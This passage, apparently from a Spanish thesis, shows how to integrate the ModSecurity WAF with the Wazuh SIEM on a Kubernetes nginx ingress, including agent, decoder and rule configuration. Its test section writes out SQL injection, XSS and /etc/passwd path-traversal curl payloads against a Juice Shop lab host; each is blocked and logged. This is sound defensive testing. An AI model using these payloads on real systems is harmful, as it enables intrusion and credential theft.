          value: default
        - name: JOIN_PASSWORD
          value: password
        - name: JOIN_MANAGER_USER
          valueFrom:
           secretKeyRef:
             name: wazuh-api-cred
             key: username
        - name: JOIN_MANAGER_PASSWORD
          valueFrom:
            secretKeyRef:
              name: wazuh-api-cred
              key: password
        - name: JOIN_MANAGER_API_PORT
          value: "55000"
        - name: JOIN_MANAGER_PORT
          value: "1514"
        - name: HEALTH_CHECK_PROCESSES
          value: "ossec-execd,ossec-syscheckd,ossec-logcollector,wazuh-
modulesd,ossec-authd"
        volumeMounts:
        - name: nginx-ingress-logs
          mountPath: /var/log/nginx
          ...
      volumes:
        ...
      - name: nginx-ingress-logs
        emptyDir: {}
...
```

Una vez editada la configuración, se y se genera el Pod que incluye el agente.

```
$ kubectl apply -f ingress-deployment.yaml
```




Ilustración 45. Pod con ingress y agente de Wazuh

Se entra en Wazuh y se comprueba que se ha registrado el Ingress con su agente:




Ilustración 46. Agente de Ingress registrado en Wazuh

4.7. Configuración de cuadros de mando

4.7.1. Configuración por defecto


El simple hecho de instalar el agente en el mismo pod que el Ingress compartiendo la ruta de los logs de Nginx va a hacer que se active la integración de Wazuh con ModSecurity [68]. Esto se debe a que entre las reglas del agente se encuentran las siguientes:

```
<!-- Log analysis -->
<localfile>
    <log_format>apache</log_format>
    <location>/var/log/nginx/access.log</location>
</localfile>

<localfile>
    <log_format>apache</log_format>
    <location>/var/log/nginx/error.log</location>
</localfile>
```

Así, cuando llegue cualquier evento a esos ficheros Wazuh lo procesará.

A continuación se muestra un ejemplo de análisis de eventos de seguridad, en el que se obtiene la información con la configuración por defecto:



Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 00:27:06.110	T1083	Discovery	ModSecurity rejected a query	7	31333
Dec 5, 2023 @ 00:27:06.106	T1055 T1083 T1190	Defense Evasion, Privilege Escalation, Discovery, Initial Access	Common web attack.	6	31104
Dec 5, 2023 @ 00:19:36.275	T1083	Discovery	ModSecurity rejected a query	7	31333
Dec 5, 2023 @ 00:19:34.129	T1083	Discovery	ModSecurity rejected a query	7	31333
Dec 5, 2023 @ 00:19:34.124	T1059.007	Execution	XSS (Cross Site Scripting) attempt.	6	31105
Dec 5, 2023 @ 00:16:09.006	T1083	Discovery	ModSecurity rejected a query	7	31333
Dec 5, 2023 @ 00:16:08.918	T1083	Discovery	ModSecurity rejected a query	7	31333
Dec 5, 2023 @ 00:16:08.874	T1190	Initial Access	SQL injection attempt.	7	31103

Ilustración 47. Eventos de seguridad con configuración por defecto

En la captura puede observarse cómo Wazuh lista los eventos de seguridad en los que incluye la auditoria que realiza de los ficheros del Ingress. Se muestran las entradas de los ficheros access.log y error.log del siguiente modo:

- access.log: Son las entradas con la descripción más detallada, por ejemplo “XSS (Cross Site Scripting) attempt”. ModSecurity no interviene en este análisis, sino que es parte del motor de reglas de Wazuh.
- error.log: Son las entradas de tipo “ModSecurity rejected a query”. Siempre se muestra la misma información y si se quiere más detalla es necesario desplegar la entrada para ver el log




Ilustración 48. Log con información completa de ModSecurity

Este listado de eventos pertenece a un dashboard más amplio que incluye información y métricas sobre las alertas de seguridad capturadas.




Ilustración 49. Dashboard de eventos de seguridad

En el dashboard el agente también se muestra información sobre las tácticas utilizadas según la clasificación MITRE y los distintos tipos de cumplimiento observables.




Ilustración 50. Dashboard del agente del Ingress

4.7.2. Configuración avanzada

Hasta este momento, todo lo mostrado por Wazuh ha venido dado por su configuración por defecto. Sin embargo, es posible personalizarla y obtener una información más completa. En este caso se va a incluir el log de ModSecurity.

Configuración de ModSecurity

Aunque la configuración del WAF realizada durante su integración en el Ingress Controller utiliza las reglas de OWASP y ModSecurity, esta configuración se puede afinar para que la auditoría de las peticiones se trace de un modo concreto. Los aspectos a tener en cuenta para esta configuración avanzada van a ser:

- Habilitar la auditoría relevante, para no inundar los logs con información innecesaria.
- Indicar el formato más adecuado para su posterior procesamiento, que en este caso es JSON.
- Establecer una ruta a la que tengan acceso los contenedores del Ingress Controller y del agente, es decir, el pod del Ingress que tiene como sidecar al agente de Wazuh.

La configuración de ModSecurity queda como sigue [69] [70]:

```
nginx.ingress.kubernetes.io/modsecurity-snippet: |
        ### SecRuleEngine Off|On|DetectionOnly
        SecRuleEngine On
        SecRequestBodyAccess On
        SecAuditEngine RelevantOnly
        SecAuditLogRelevantStatus "^(?:5|4(?!04))"
        SecAuditLogParts ABCHZ
        SecAuditLogType Serial
        SecAuditLogFormat JSON
        SecAuditLog /var/log/nginx/modsec_audit.log
```

Procesamiento de logs de ModSecurity

Para que Wazuh sea capaz de obtener información de los logs de ModSecurity, es necesario hacer algunos ajustes. Se deben configurar tanto el agente como el manager de Wazuh.

Configuración del agente de Wazuh

Se ha añadir la parametrización que le indica al agente que debe enviar los logs de ModSecurity al Wazuh Manager [72].

```
<localfile>
    <log_format>json</log_format>
    <label key="@source">modsec</label>
    <location>/var/log/nginx/modsec_audit.log</location>
</localfile>
```

En el bloque sobre estas líneas se muestra la configuración realizada, en la que se especifica el formato del log que, como se ha visto es json, y la ruta donde se encuentra el fichero. Adicionalmente se añade una etiqueta, que permitirá identificar de forma sencilla los logs procedentes de ModSecurity. Esto es imprescindible a la hora de procesar los logs en el lado de Wazuh.

Configuración del manager de Wazuh

El hecho de enviar cualquier tipo de logs a Wazuh no hace que estos estén disponibles para su procesamiento ni que se generen alertas a mostrar entre los eventos de seguridad. Para conseguirlo es necesario decodificarlos y declarar las reglas de seguridad que violan, así como su configuración. Esto se hace utilizando “decoders” y “rules” y puede realizarse a través del Dashboard de administración [73].

Decoders [74]

Los “decoders” se utilizan para parsear los logs. Extraen información útil de los logs brutos, separando los datos en campos específicos. Así se permite un análisis más estructurado y específico.

Para el decoder de los logs de ModSecurity se puede utilizar como base el decodificador del formato JSon. Sin embargo, este decodificador no permite arrays de objetos [75]. Para paliar este problema, y dado que la información más interesante de las trazas de ModSecurity viene en un array de mensajes, se añade al decodificador el uso de una expresión regular que extrae los campos “message”, “ruleId”, “data” y “severity”. Estos datos se utilizarán en la regla para la configuración de la alerta.

```
<decoder name="json_parent_modsec">
    <prematch>{"transaction"</prematch>
</decoder>
<decoder name="json_child_modsec">
    <parent>json_parent_modsec</parent>
    <plugin_decoder>JSON_Decoder</plugin_decoder>
</decoder>
<decoder name="json_child_modsec">
    <parent>json_parent_modsec</parent>
    <regex type="pcre2">
\[{"message"\:"(.+?)","details".+?ruleId":"(.+?)".+?data":"(.+?)".+?severity"
:"(\d)</regex>
    <order>message,ruleId,data,severity</order>
</decoder>
```

Rules [76]

Definen cómo se generan alertas a partir de los datos procesados por los decoders. Estas reglas pueden disparar alertas basadas en ciertas condiciones, como patrones específicos en los logs, niveles de severidad, frecuencia, entre

otros. Permiten detectar actividades sospechosas, incumplimientos de políticas, entre otros eventos de seguridad.


Para que las trazas obtenidas de ModSecurity generen los eventos necesarios y, al mismo tiempo, que se muestren con la mejor descripción posible, se realiza una configuración de reglas en la que en la descripción de incluye información sobre el identificador de la regla de OWASP, el mensaje de error y la severidad.

```
<group name="modsec_audit,">
    <rule id="200000" level="0">
        <field name="@source">\.+</field>
        <description>Mod security messages.</description>
    </rule>
    <rule id="200001" level="7">
        <if_sid>200000</if_sid>
        <field name="transaction.producer.secrules_engine">Enabled</field>
        <description>ModSecurity $(ruleId): $(message) - Severity
$(severity)</description>
    </rule>
</group>
```

Eventos recogidos de los logs de ModSecurity

Una vez aplicada la nueva configuración, ante la llegada de eventos trazados en el fichero de auditoría de ModSecurity se generan las alertas con la información especificada.

En la siguiente imagen puede verse cómo las líneas 1, 4 y 6, coincidentes con la regla 200001 recién configurada, muestran los datos recopilados e indicados en la regla:



Security Alerts

	Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
›	Dec 5, 2023 @ 00:27:06.112			ModSecurity 930100: Path Traversal Attack (/../) - Severity 2	7	200001
›	Dec 5, 2023 @ 00:27:06.110	T1083	Discovery	ModSecurity rejected a query	7	31333
›	Dec 5, 2023 @ 00:27:06.106	T1055 T1083 T1190	Defense Evasion, Privilege Escalation, Discovery, Initial Access	Common web attack.	6	31104
›	Dec 5, 2023 @ 00:19:36.276			ModSecurity 941110: XSS Filter - Category 1: Script Tag Vector - Severity 2	7	200001
›	Dec 5, 2023 @ 00:19:36.275	T1083	Discovery	ModSecurity rejected a query	7	31333
›	Dec 5, 2023 @ 00:19:34.130			ModSecurity 941100: XSS Attack Detected via libinjection - Severity 2	7	200001

Ilustración 51. Alertas obtenidas de logs de auditoría de ModSecurity

Otras visualizaciones

La visualización de datos mejora la capacidad de comprender datos de seguridad complejos al proporcionar una representación visual. Esta representación puede revelar patrones, tendencias, anomalías de manera más efectiva que los datos en bruto por sí solos. Existen diferentes técnicas de visualización que pueden ayudar a que los datos sean claros y atractivos, tales como Gráficos de Barras, Áreas, Líneas, Gráficos de Pastel, Mapas y Tablas. Estos elementos se pueden guardar, combinar para paneles de control y compartir con otros mediante el panel de Wazuh [77].

Aunque la configuración realizada a Wazuh junto con el dashboard principal y sus visualizaciones es la escogida como elemento de integración entre el WAF (ModSecurity) y el SIEM (Wazuh), a continuación se muestra un ejemplo de la versatilidad que ofrece Wazuh en la configuración de visualizaciones.

Creación de una Visualización en Wazuh

En el menú de Wazuh puede seleccionarse la opción “Visualize”. Versiones más antiguas de Wazuh usaban ELK, pero a partir de la 4.5 utiliza OpenSearch [78].

Wazuh ofrece diversos tipos de visualización. Se selecciona “Pie”.




Ilustración 52. Sección de tipo de Visualización

Después se escoge la Fuente de datos:

Ilustración 53. Fuente de datos para la visualización

Por último, se configura la información que se va a mostrar:




Ilustración 54. Configuración de la visualización

Este es el resultado:




Ilustración 55. Visualización de ejemplo

4.8. Pruebas

4.8.1. Explotación de Vulnerabilidades

Como ya se vio al inicio del trabajo, ModSecurity cubre una amplia gama de posibles ataques. A continuación se listan los más relevantes [66] y una prueba de ejecución y bloqueo de cada uno de ellos.

SQL Injection (SQLi)

Se trata de una técnica de ataque en la que un atacante malintencionado inserta o "inyecta" una consulta SQL maliciosa a través de la entrada de datos del cliente hacia una aplicación. Este tipo de ataque explota las vulnerabilidades de seguridad en una aplicación que no valida o sanea adecuadamente las entradas del usuario antes de pasarlas a una consulta SQL. SQLi puede afectar a cualquier aplicación que utilice una base de datos SQL.

Petición

```
curl "http://juice-
shop.mydomain.com/rest/products/search?q=qwert%27))%20UNION%20SE
LECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%
20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users-
-"
```

Respuesta

```
esperanza@ubuntu:~$ curl "http://juice-shop.mydomain.com/rest/products/search?q=
qwert%27))%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275
%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users--"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 56. Petición de tipo SQLi

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 21:42:03.659	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 942100: SQL Injection Attack Detected via libinjection - Severity 2	7	200001

Ilustración 57. Evento generado por petición SQLi

Cross Site Scripting (XSS)

Es un tipo de vulnerabilidad de seguridad en aplicaciones web. Permite a los atacantes inyectar scripts en páginas web vistas por otros usuarios. Esta vulnerabilidad es explotada cuando una aplicación web envía datos no confiables a un navegador web sin validarlos o escaparlos adecuadamente. XSS puede

utilizarse para una gran variedad de propósitos maliciosos, incluyendo robo de sesiones, defacement de sitios web, distribución de malware, y phishing.

Petición

```
curl "http://juice-
shop.mydomain.com/?q=%3Cscript%3Ealert(%27Ataque%20XSS%27);%3C%2
Fscript%3E"
```

Respuesta

```
esperanza@ubuntu:~$ curl "http://juice-shop.mydomain.com/?q=%3Cscript%3Ealert(%2
7Ataque%20XSS%27);%3C%2Fscript%3E"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 58. Petición XSS

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Dec 5, 2023 @ 21:55:45.896	001	ingress-nginx-controller-8466bfd65c-v6n2n			ModSecurity 941100: XSS Attack Detected via libinjection - Severity 2	7	200001

Ilustración 59. Evento generado por petición XSS

Local File Inclusion (LFI)

El ataque de Local File Inclusion (LFI) se produce cuando un atacante puede incluir archivos que están localmente presentes en el servidor web en la salida de una aplicación web. Este tipo de vulnerabilidad permite a un atacante leer archivos sensibles del servidor, y en algunos casos, ejecutar código en el servidor. LFI es diferente de Remote File Inclusion (RFI), donde el atacante incluye archivos remotos.

Petición

```
curl "http://juice-
shop.mydomain.com?file=../../../../etc/passwd"
```

Respuesta

```
esperanza@ubuntu:~$ curl "http://juice-shop.mydomain.com?file=../../../../etc/pa
sswd"
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Ilustración 60. Petición LFI

Evento en Wazuh

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
